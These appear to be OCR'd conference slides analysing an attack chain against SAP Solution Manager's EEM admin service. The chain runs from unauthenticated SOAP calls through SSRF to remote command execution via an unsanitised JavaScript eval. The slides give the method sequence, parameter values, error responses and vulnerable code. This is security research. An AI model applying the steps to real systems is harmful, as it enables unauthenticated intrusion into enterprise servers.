


EemAdminService
EemAdminBinding
checkRepository
deleteScript
downloadResource
getAgentConnectionStatus
getAgentInfo
getAllAgentInfo
getGlobalProperties
getLogsForExecution
getMatchingAgentInfo
reloadScripts
removeAgeletProperties
runScript
setAgeletProperties
setServerName
setTempConfig
startScript
stopScript
uploadResource
uploadResourceWithProperties

- **getAllAgentInfo** no parameters required.

- Type of information retrieved:
  - Versions of OS, JVM, SDK.
  - User environmental variables
  - EEM properties:
    - …
    - **eem.enable = false**
    - …

...to RCE as Agent administrator: EEM Technical Analysis



```
EemAdminService
  EemAdminBinding
    checkRepository
    deleteScript
    downloadResource
    getAgentConnectionStatus
    getAgentInfo
    getAllAgentInfo
    getGlobalProperties
    getLogsForExecution
    getMatchingAgentInfo
    reloadScripts
    removeAgeletProperties
    runScript
    setAgeletProperties
    setServerName
    setTempConfig
    startScript
    stopScript
    uploadResource
    uploadResourceWithProperties
```


- **setAgeletProperties** parameters:
  - Agent name → **SMD host**
  - Key → **eem.enable**
  - Value → **True**

- **getAllAgentInfo**
  - **eem.enable = True**

- **runScript**

```
<errorMessage>com.sap.smd.eem.admin.EemException:
Script foo_script not found.</errorMessage>
```

...to RCE as Agent administrator: EEM Technical Analysis



- EemAdminService
  - EemAdminBinding
    - checkRepository
    - deleteScript
    - downloadResource
    - getAgentConnectionStatus
    - getAgentInfo
    - getAllAgentInfo
    - getGlobalProperties
    - getLogsForExecution
    - getMatchingAgentInfo
    - reloadScripts
    - removeAgeletProperties
    - runScript
    - setAgeletProperties
    - setServerName
    - setTempConfig
    - startScript
    - stopScript
    - uploadResource
    - uploadResourceWithProperties

- **uploadResource** parameters:
  - Agent name → **SMD host**
  - Content (b64) → **b64(rand_string)**

```
<errorMessage>FatalError validating XML document:
Content is not allowed in prolog</errorMessage>
```

- Content (b64) → **b64(xml_prolog)**

```
<errorMessage>FatalError validating XML document:
Premature end of file.</errorMessage>
```

...to RCE as Agent administrator: EEM Technical Analysis

- **From documentation**
  - Protocols: RFC, DIAG, HTTP, SOAP.
  - EEM editor.
  - SAP provides you an HTTP example script.

- Develop custom script based on error messages

> Error validating XML document: Invalid content was found starting with element 'blahblah'. **One of '{Annotation, Headers, Param, Check, Search, Part}'** is expected


- **GOT SSRF!**

...to RCE as Agent administrator: Going for RCE

- **Scripting language to mimic user actions → Powerful and flexible**

- Blackbox → Whitebox (java application)


- Found the “Grammar” of the scripting language
  - Message-based language.
  - Message types:



```
<xs:simpleType name="S_MessageType">
    <xs:restriction base="xs:string">
        <xs:enumeration value="ServerRequest"/>
        <xs:enumeration value="Reset"/>
        <xs:enumeration value="Think"/>
        <xs:enumeration value="Command"/>
    </xs:restriction>
</xs:simpleType>
```

...to RCE as Agent administrator: Going for RCE

- From message parser analysis




```
if (msgType == Message.COMMAND){
    res = execute_command(message[msgType]);
}
```

- Some available commands:
  - Assign
  - AssignFromList
  - AssignFromFile
  - AssignJS
  - WriteVariableToFile
  - ReadVariableFromFile

...to RCE as Agent administrator: Going for RCE


- While analyzing those commands:



```
private String ExecuteCommand(final String expression){
    final ScriptEngineManager manager = new ScriptEngineManager();
    final ScriptEngine js_engine = manager.getEngineByName("js");
    final String res = engine.eval(expression)
    return res;
}
```

- Serious and common mistake in JAVA
- **expression** is not sanitized and it's controlled by the attacker.


- **Access to perform scripts→execute commands in SMD Agents**



EVERYONE (no auth)


Run commands as daaadm

...to RCE as Agent administrator: EEM Technical Analysis



